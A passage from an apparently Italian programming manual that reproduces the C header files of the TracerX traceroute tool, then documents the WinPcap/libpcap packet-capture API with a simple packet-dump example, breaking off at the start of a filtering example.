 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_FILTER_H
#define _TX_PACKET_FILTER_H

/*
 *  Since we are not putting the interface into promiscuous mode, we don't
 *  need to sift through packets looking for our IP; this simplfies our
 *  filter language.  For each scan type, we of course need to receive
 *  ICMP TTL expired in transit type messages (ICMP type 11).
 *  For UDP, our terminal packet is an unreachable (ICMP type 3).
 *  For TCP, our terminal packet is a TCP RST (or an RST/ACK).
 *  For ICMP, our terminal packet is an ICMP echo reply.
 *  However, for the last two, we need to be prepared for unreachables as
 *  network conditions are unpredictable.
 */

#define TX_BPF_FILTER_UDP  "icmp[0] == 11 or icmp[0] == 3"
#define TX_BPF_FILTER_TCP  "icmp[0] == 11 or icmp[0] == 3 or tcp[14] == 0x12
\
```

```
                            or tcp[14] == 0x4 or tcp[14] == 0x14"
#define TX_BPF_FILTER_ICMP "icmp[0] == 11 or icmp[0] == 3 or icmp[0] == 0"

int
tx_set_pcap_filter(
    char *,             /* filter code to install */
    struct tx_control **
    );

#endif /* _TX_PACKET_FILTER_H */

/* EOF */
```

tx_packet_capture.h

```
/*
 *  $Id: tx_packet_capture.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  High-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_CAPTURE_H
#define _TX_PACKET_CAPTURE_H

#define TX_PACKET_IS_BORING             0
#define TX_PACKET_IS_EXPIRED            1
#define TX_PACKET_IS_TERMINAL           2
#define TX_PACKET_IS_TERMINAL_EXOTIC    3
#define TX_PACKET_IS_UNREACH_EN_ROUTE   4

int
tx_packet_snatcher(
    struct tx_control **
    );



#endif /* _TX_PACKET_CAPTURE_H */
```

```
/* EOF */
```

tx_main.h

```
/*
 *  $Id: tx_main.h,v 1.2 1999/05/29 20:28:42 route Exp $
 *
 *  TracerX
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _MAIN_H
#define _MAIN_H

#include <stdarg.h>
#include <pcap.h>
#include <libnet.h>

#define BANNER  "TracerX (c) 1999 Mike D. Schiffman <mike@infonexus.com> and
\
Jeremy F. Rauch\n<jrauch@cadre.org>.  Distribution is unlimited provided due
\
credit is given and no fee is
charged.\n\nhttp://www.packetfactory.net/tracerx \
for more information.\n"

void
usage(
    char *
    );

#endif /* _MAIN_H */

/* EOF */
```

tx_report.h

```
/*
```

```
 *  $Id$
 *
 *  Tracerx
 *  Report generation routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_REPORT_H
#define _TX_REPORT_H

#include "./tx_struct.h"

void
tx_report(
    int,                    /* The class of packet we are reporting on */
    u_char *,               /* The packet to report */
    struct tx_control **    /* u know this one */
    );


#endif /* _TX_REPORT_H */

/* EOF */
```

tx_util.h

```
/*
 *  $Id: tx_util.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  Misc routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
```

```
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_UTIL_H
#define _TX_UTIL_H

#include "./tx_struct.h"

/*
 *  Converts a string into an integer, handling bounding errors.
 *  Accepts base 10 or base 16 numbers.
 *  Taken from traceroute and slightly modified.
 *  Exits with reason upon error.
 */
int                             /* The converted value */
tx_str2int(
    register const char *,      /* The string containing the value */
    register const char *,      /* The title of the value (for errors only)
*/
    register int,               /* Minimum value */
    register int                /* Maximum value */
    );


int                             /* The protocol number */
tc_prot_select(
    char *,                     /* The protocol from the command line */
    struct tx_control **        /* U know.. */
    );


int                             /* 1 == ok,  -1 == err */
tx_get_hwaddrs(
    struct ether_addr **,        /* local ethernet addr (to be filled in) */
    struct ether_addr **,        /* remote ethernet addr (to be filled in)
*/
    struct tx_control **,       /* U know.. */
    u_char *                    /* errbuf */
);

#endif /* _TX_UTIL_H */
```

tx_error.h

```
/*
 *  $Id: tx_error.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  Error handling routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
```

```
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_ERROR_H
#define _TX_ERROR_H

#define WARNING     0x1
#define CRITICAL    0x2
#define FATAL       0x4

void
tx_error(
    int,
    char *,
    ...
    );

#endif /* _TX_ERROR_H */

/* EOF */
```

tx_struct.h

```
/*
 *  $Id: tx_struct.h,v 1.2 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tracerx structure prototypes
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
```

```
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#ifndef _TX_STRUCT_H
#define _TX_STRUCT_H

#include <unistd.h>
#include <pcap.h>
#include <libnet.h>

/*
 *  Tracerx control structure.
 */

struct tx_control
{
    u_char tx_flags;                /* internal flags */
    u_char *device;                 /* device to use */
    u_char *tx_packet;              /* pointer to the packet */
    u_short ip_tos;                 /* IP type of service */
    u_short ip_df;                  /* IP dont fragment */
    u_short burst_rate;             /* burst rate */
    u_short current_ttl;            /* current IP TTL */
    u_short max_ttl;                /* max IP TTL */
    u_short initial_sport;          /* initial source port */
    u_short initial_dport;          /* initial destination port */
    u_short id;                     /* tracerx packet ID */
    u_short use_name;               /* use domain names or dotted decimals
*/
    u_short packet_size;            /* total packet size */
    int packet_offset;              /* IP packet offset */
    int protocol;                   /* transport protocol in use */
    int probe_cnt;                  /* number of probes to send per round */
    int verbose;                    /* verbose mode */
    int reading_wait;               /* network reading wait */
    int writing_pause;              /* network writing pause */
    u_long host;                    /* destination host */
    u_long packets_sent;            /* packets sent */
    u_long packets_reply;           /* packets we got replies back */
    struct sockaddr_in sin;         /* socket address structure */
    struct libnet_link_int *l;      /* libnet packet injection structure */
    pcap_t *p;                      /* pcap packet listening structure */
};


/*
 *  Packet payload.
 */
struct tx_payload
{
    u_char seq;                     /* packet sequence number */
    u_char ttl;                     /* TTL packet injected with */
    struct timeval tv;              /* time vector */
};
```

```
#define TX_P    sizeof(struct tx_payload)

#endif  /* _TX_STRUCT_H */

/* EOF */
```

Wincap

Alcune funzionalità, come quelle che abbiamo visto nei capitoli relativi ai protocolli, si supportano sulle librerie SOCKET.
Queste si agganciano a livelli più elevati di quelli a cui dovremmo agganciarci se dovessimo creare software con funzionalità di analisi dei pacchetti a più basso livello.
Volendo interagire con questi dovremmo usare un livello molto basso, praticamente collegato a livello di interfaccia di rete.
L'accesso ai device driver avviene tramite apposite funzioni fornite da microsoft per tali funzioni come ad esempio :

```
BOOL DeviceIoControl(HANDLE hDevice, DWORD dwIoControlCode, LPVOID
lpInBuffer, DWORD nInBufferSize, LPVOID lpOutBuffer, DWORD nOutBufferSize,
LPDWORD lpBytesReturned,  LPOVERLAPPED lpOverlapped);
```

WinPcap è un architettura per il capture dei pacchetti e per l'analisi delle reti su piattaforme Win32.
Il sistema include un filtro di pacchetti a livello di Kernel, una libreria a basso livello fornita come DLL (packet.dll) e una libreria ad alto livello indipendente dal sistema (wpcap.dll).
Il filtro dei pacchetti è in pratica un device driver che aggiunge a Windows la capacità di di catturare ed inviare dati in modo raw da e per una scheda di rete con la possibilità di salvare dentro ad un buffer i pacchetti catturati.
Packet.dll è una libreria API che può essere utilizzata per accedere direttamente alle funzioni del driver dei pacchetti offrendo al programma un interfaccia indipendente da sistema operativo Microsoft.
Wpcap.dll esporta un set di primitive per il capture che è compatibile con libpcap, la famosa libreria per il capture di Unix.
Queste funzioni permettono di catturare pacchetti in modo indipendente dall'hardware usato e dal sistema operativo.
Se state scrivendo un applicazione di capture senza avere una necessità di avere un aggancio a bassissimo livello è consigliato utilizzare la libreria wpcap.dll la quale di fatto è un superset della libreria per il capture libcap.
Wpcap.dll utilizza le funzioni di PACKET.DLL ma fornisce un ambiente di sviluppo molto più potente.
Con wpcap.dll operazioni come ad esempio il capture dei pacchetti, la c4reazione di filtri per questa funzione oppure il sistema per il salvataggio sono implementate in modo sicuro e intuitivo.
Libcap è capace di fornire tutte le funzioni necessarie per un monitor di rete standard o per uno sniffer.
Oltre a questo i programmi scritti per usare libpcap sono facilmente compilabili anche in Unix.
In ogni modo le API di PACKET.DLL offrono alcune possibilità che non sono fornite da libpcap.
Libpcap è stata scritta per essere portatile e per offrire un sistemaq per il capture indipendente dal sistema operativo.
Le funzioni presenti dentro a PACKET.DLL sono :

- PacketGetAdapterNames
- PacketOpenAdapter
- PacketCloseAdapter
- PacketAllocatePacket
- PacketInitPacket
- PacketFreePacket

- PacketReceivePacket
- PacketSetMinToCopy
- PacketSendPacket
- PacketResetAdapter
- PacketSetHwFilter
- PacketRequest
- PacketSetBuff
- PacketSetBpf
- PacketGetStats
- PacketGetNetType
- PacketSetReadTimeout
- PacketSetMode
- PacketSetNumWrites
- PacketGetNetInfo

Dopo aver visto nei suoi capitoli TCPDUMP è obbligatorio vedere la versione per Windows fatta da una nota Università italiana.
Il pacchetto viene distribuito con tanto di sorgenti necessari alla creazione di una serie di librerie utilizzabili all'interno dei propri programmi.
Windump rispetto TCPDUMP dispone di qualche opzione aggiuntiva.
Il pacchetto Wincap invece è una libreria il cui scopo è quello di catturare i pacchetti TCP.
Per poter utilizzare la libreria è necessario includere all'interno dei propri applicativi il file di header :

```
#include <pcap.h>
```

Le funzioni disponibili dentro alla libreria WPCAP.LIB, la quale deve essere linkata al programma, sono :

```
pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *ebuf)
pcap_t *pcap_open_offline(char *fname, char *ebuf)
pcap_dumper_t *pcap_dump_open(pcap_t *p, char *fname)
char errbuf[PCAP_ERRBUF_SIZE];
char *pcap_lookupdev(char *errbuf)
int pcap_lookupnet(char *device, bpf_u_int32 *netp, bpf_u_int32 *maskp, char *errbuf)
int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
void pcap_dump(u_char *user, struct pcap_pkthdr *h, u_char *sp)
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize,
bpf_u_int32 netmask)
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
int pcap_datalink(pcap_t *p)
int pcap_snapshot(pcap_t *p)
int pcap_is_swapped(pcap_t *p)
int pcap_major_version(pcap_t *p)
int pcap_minor_version(pcap_t *p)
int pcap_stats(pcap_t *p, struct pcap_stat *ps)
FILE *pcap_file(pcap_t *p)
int pcap_fileno(pcap_t *p)
void pcap_perror(pcap_t *p, char *prefix)
char *pcap_geterr(pcap_t *p)
char *pcap_strerror(int error)
void pcap_close(pcap_t *p)
void pcap_dump_close(pcap_dumper_t *p)
WIN32 SPECIFIC FUNCTIONS
int pcap_setbuff(pcap_t *p, int dim)
int pcap_setmode(pcap_t *p, int mode)
int pcap_setmintocopy(pcap_t *p, int size)
HANDLE pcap_getevent(pcap_t *p)
int pcap_sendpacket(pcap_t *p, u_char *buf, int size)
```

Descrizione

La Packet Capture library fornisce un interfaccia ad alto livello per eseguire il capture di pacchetti.
Tutti i pacchetti sulla rete, anche quelli destinati ad altri hosts, sono accessibili tramite questo meccanismo.

Le funzioni

pcap_open_live() è utilizzata per ottenere il descrittore dei pacchetti..*device* è una stringa che specifica il device di rete da aprire. *snaplen* specifica invece la massima lunghezza in bytes del capture. *promisc* specifica l'interfaccia che deve essere messa in modalità promiscua. *to_ms* è il timeout in millisecondi. *ebuf* è utilizzato per restituire un errore e viene settato solo se la funzione fallisce. In questo caso restituisce un NULL.

pcap_open_offline() è chiamata per aprire un 'savefile' in lettura. *fname* specifica il nome del file da aprire. Il file ha lo stesso formato di quelli usati da **tcpdump(1)** e **tcpslice(1)**. Il nome "-" è il sinonimo di **stdin**. *ebuf* è utilizzato per restituire un errore ovvero **NULL**.

pcap_dump_open() è chiamata per aprire un ``savefile'' per la scrittura. Il nome "-" è sinonimo di **stdout**. **NULL** è restituito in caso d'errore. *p* è una struttura *pcap* come restituita da **pcap_open_offline()** e **pcap_open_live()**. *fname* specifica il nome del fileche deve essere aperto.

pcap_lookupdev() ritorna un puntatore al device della rete adatto per l'uso con **pcap_open_live()** e **pcap_lookupnet()**. In caso d'errore viene restituito **NULL**

pcap_lookupnet() viene usata per determinare il numero di rete e la mask associata con il device di rete **device**. Ambedue *netp* e *maskp* sono puntatori *bpf_u_int32*. Una valore di -1 restituito indica un errore. In questo caso viene riempita *errbuf* con una stringa d'errore.

pcap_dispatch() è usata per raccogliere e processare I pacchetti.. *cnt* specifica il numero massimo di pacchetti che devono essere processati. Un *cnt* settato a -1 processa tutti I pacchetti ricevuti in un buffer. Un valore *cnt* di 0 processa tutti I pacchetti fino a quando non capita un errore, fino a quando non viene ricevuto un E**OF** , oppure avviene un timeouts di lettura. *callback* specifica una routine che deve essere chiamata con tre argomenti: un puntatore *u_char* viene passato da **pcap_dispatch()**, un puntatore ad una struttura *pcap_pkthdr* struct, e un puntatore *u_char* al pacchetto di dati. Il numero di pacchetti restituito è quello di quelli letti. Zero è restituito se viene individuata un **EOF** -1 indica un errore e le funzioni **pcap_perror()** o **pcap_geterr()** possono essere usate per visualizzare il testo dell'errore stesso..

pcap_dump() fa uscire un pacchetto su ``savefile'' aperto con **pcap_dump_open()**. Notate che gli argomenti usati nella chiamata sono utilizzabili con **pcap_dispatch()**.

pcap_compile() è usata per compilare la stringa *str* in un programma filtro. p*rogram* è un puntatore a una struttura *bpf_program la quale viene riempita da* **pcap_compile()**. *optimize* controlla se viene eseguita un ottimizazione sul codice restituito. *netmask* specifica la netmask della rete locale.

pcap_compile_nopcap() è simile a **pcap_compile()** eccetto per il fatto che al posto della struttura pcap structure, vengono passati snaplen e linktype esplicitamente. È inteso che venga usata per compilare filtri per l'uso diretto bpf., senza aver chiamato **pcap_open()**.

pcap_setfilter() is used to specify a filter program. *fp* is a pointer to an array of *bpf_program* struct, usually the result of a call to **pcap_compile()**. **-1** is returned on failure; **0** is returned on success.

pcap_loop() è simile a **pcap_dispatch()** eccetto per il fatto che la lettura avviene per un certo numero *cnt* di pacchetti. Questa funzione non ritorna quando una lettura va in timeout.

pcap_next() restituisce un puntatore *u_char* al prossimo pacchetto.

pcap_datalink() ritorna il tipo di link, ad esempio **DLT_EN10MB**.

pcap_snapshot() ritorna la lunghezza dello snapshot specificato quando viene chiamata **pcap_open_live**.

pcap_is_swapped() restituisce vero se “savefile" utilizza un altro tipo di ordinamento rispetto il sistema corrente.

pcap_major_version() rende la parte ,maggiore del numero di versione.

pcap_minor_version() rende la parte minore del numero di versione.

pcap_file() restituisce il nome del file ``savefile."

int pcap_stats() rende 0 e riempie una struttura **pcap_stat**. Il valore rappresenta la statistica dei pacchetti ricevuti dall’inizio fino al momento dela chiamata. Se si verifica un errore viene restituito –1 e **pcap_perror()** o **pcap_geterr()** possono essere usate per stampare le stringhe d’errore.

pcap_fileno() restituisce il numero del descrittore del file “savefile’’.

pcap_perror() stampa il testo dell’ultimo errore capitato.

pcap_geterr() restituisce il testo dell’errore library error.

pcap_strerror() è fornito in caso che **strerror**(1) non sia disponibile.

pcap_close() chiude il file associato a *p* e disalloca le risorse.

pcap_dump_close() chiude ``savefile."

pcap_setbuff() setta la dimensione del buffer circolare associato all’adattatore *p* a *dim* bytes. Restituisce 0 se la chiamata alla funzione è andata bene se no -1. Se fosse già stato creato un vecchio bufferI con una chiamata precedente a **pcap_setbuff()**, questo verrebbe cancellato e I pacchetti contenuti verrebbero scaricati. Usando **pcap_open_live()** per aprire un adattatore, il buffer associato è 1MB di default.

pcap_setmode() setta il modo di lavorare dell’interfaccia nel modo specificato da *p*. I valori corretti per *mode* sono MODE_CAPT (default capture mode) e MODE_STAT (modo statistico). Se l’interfaccia è in modalità statistica, la funzione di callback settata da **pcap_dispatch()** o **pcap_loop()** viene invocata ogni *to_ms* millisecondi. Per ricevere dati contenenti due interi a 64 bit indicanti rispettivamente il numero di pacchetti e il totale dei bytes di memoria specificati per il filtro BPF.

int pcap_setmintocopy(pcap_t *p, int size) cambia il parametro 'mintocopy' dell’interfaccia *p*, i.e. il totale minimo di dati che deve essere letto dal driver dei pacchetti in una singola chiamata. Se la dimensione è grande, il kernel è forzato ad attendere più pacchetti prima di restituire i dati all’utente. Questo garantisce un numero minore di chiamate alla funzione.

HANDLE pcap_getevent(pcap_t *p) ritorna l’ handle dell’evento associato con l’interfaccia *p*. Questo evento può essere passato a qualche funzione del tipo WaitForSingleObject o WaitForMultipleObjects per attendere che il buffer dei dati contenga dei dati senza seguire letture.

int pcap_sendpacket(pcap_t *p, u_char *buf, int size) questa semplice funzione permette di spedire pacchetti in modo raw sulla rete uasando wpcap al posto di accedere direttamente alle API.. *p* è un interfaccia che può essere usata per spedire pacchetti., *buf* contiene il dati dei pacchetti da spedire, *size* è la dimensione di *buf*.

Un esempio di PACKETDUMP eseguito con queste funzioni appena viste è il seguente :

```
#include <stdlib.h>
#include <stdio.h>

#include <pcap.h>

#define MAX_PRINT 80
#define MAX_LINE 16


void dispatcher_handler(u_char *,
	const struct pcap_pkthdr *, const u_char *);
void usage();

void main(int argc, char **argv) {
pcap_t *fp;
char error[PCAP_ERRBUF_SIZE];

	if (argc < 3)
	{
		printf("\n\t pktdump [-n adapter] | [-f file_name]\n\n");
		return;
	}

	switch (argv[1] [1])
	{

	case 'n':
		{

			if ( (fp= pcap_open_live(argv[2], 100, 1, 20, error) ) == NULL)
			{
				fprintf(stderr,"\nError opening adapter\n");
				return;
			}
		};
		break;

	case 'f':
		{
			if ( (fp = pcap_open_offline(argv[2], NULL) ) == NULL)
			{
				fprintf(stderr,"\nError opening dump file\n");
				return;
			}
		};
		break;
	}

	// read and dispatch packets until EOF is reached
	pcap_loop(fp, 0, dispatcher_handler, NULL);

}



void dispatcher_handler(u_char *temp1,
	const struct pcap_pkthdr *header, const u_char *pkt_data)
{
u_int i=0;

	//print pkt timestamp and pkt len
	printf("%ld:%ld (%ld)\n", header->ts.tv_sec, header->ts.tv_usec, header->len);



	while ( (i<MAX_PRINT) && (i<header->len) )
	{
```

```
                i++;
                printf("%x ", pkt_data[i]);
                if ( (i%MAX_LINE) == 0) printf("\n");
        }

        printf("\n\n");

}


void usage()
{

        printf("\n\t pktdump [-n adapter] | [-f file_name]\n");
        exit(0);
}
```

Il programma esegue inizialmente l'apertura dell'interfaccia con

```
if ( (fp= pcap_open_live(argv[2], 100, 1, 20, error) ) == NULL) …
if ( (fp = pcap_open_offline(argv[2], NULL) ) == NULL) …
```

Il processo dei pacchetti invece viene eseguita con

```
pcap_loop(fp, 0, dispatcher_handler, NULL);
```

La funzione

void dispatcher_handler(u_char *temp1, const struct pcap_pkthdr *header, const u_char *pkt_data)

viene passata come argomento alla funzione precedente la quale viene chiamata ogni qualvolta viene ricevuto un pacchetto.
Il filtraggio dei pacchetti può essere eseguito mediante l'utilizzo dei filtri il quale devono essere utilizzati mediante le funzioni di compilazione.
Un esempio di programma che utilizza tali filtri è il seguente.

```
// pcap_filter.c

#include <stdlib.h>
#include <stdio.h>

#include <pcap.h>

#define MAX_PRINT 80
#define MAX_LINE 16


void dispatcher_handler(u_char *,
        const struct pcap_pkthdr *, const u_char *);
void usage();

void main(int argc, char **argv) {
  pcap_t *fp;
  char error[PCAP_ERRBUF_SIZE];
  char *device=NULL;
  char *ifilename=NULL;
  char *ofilename=NULL;
  char *filter=NULL;
  int i=0;
  pcap_dumper_t *dumpfile;
  struct bpf_program fcode;
  bpf_u_int32 SubNet,NetMask;

  if (argc == 1)
  {
         usage();
         return;
  }

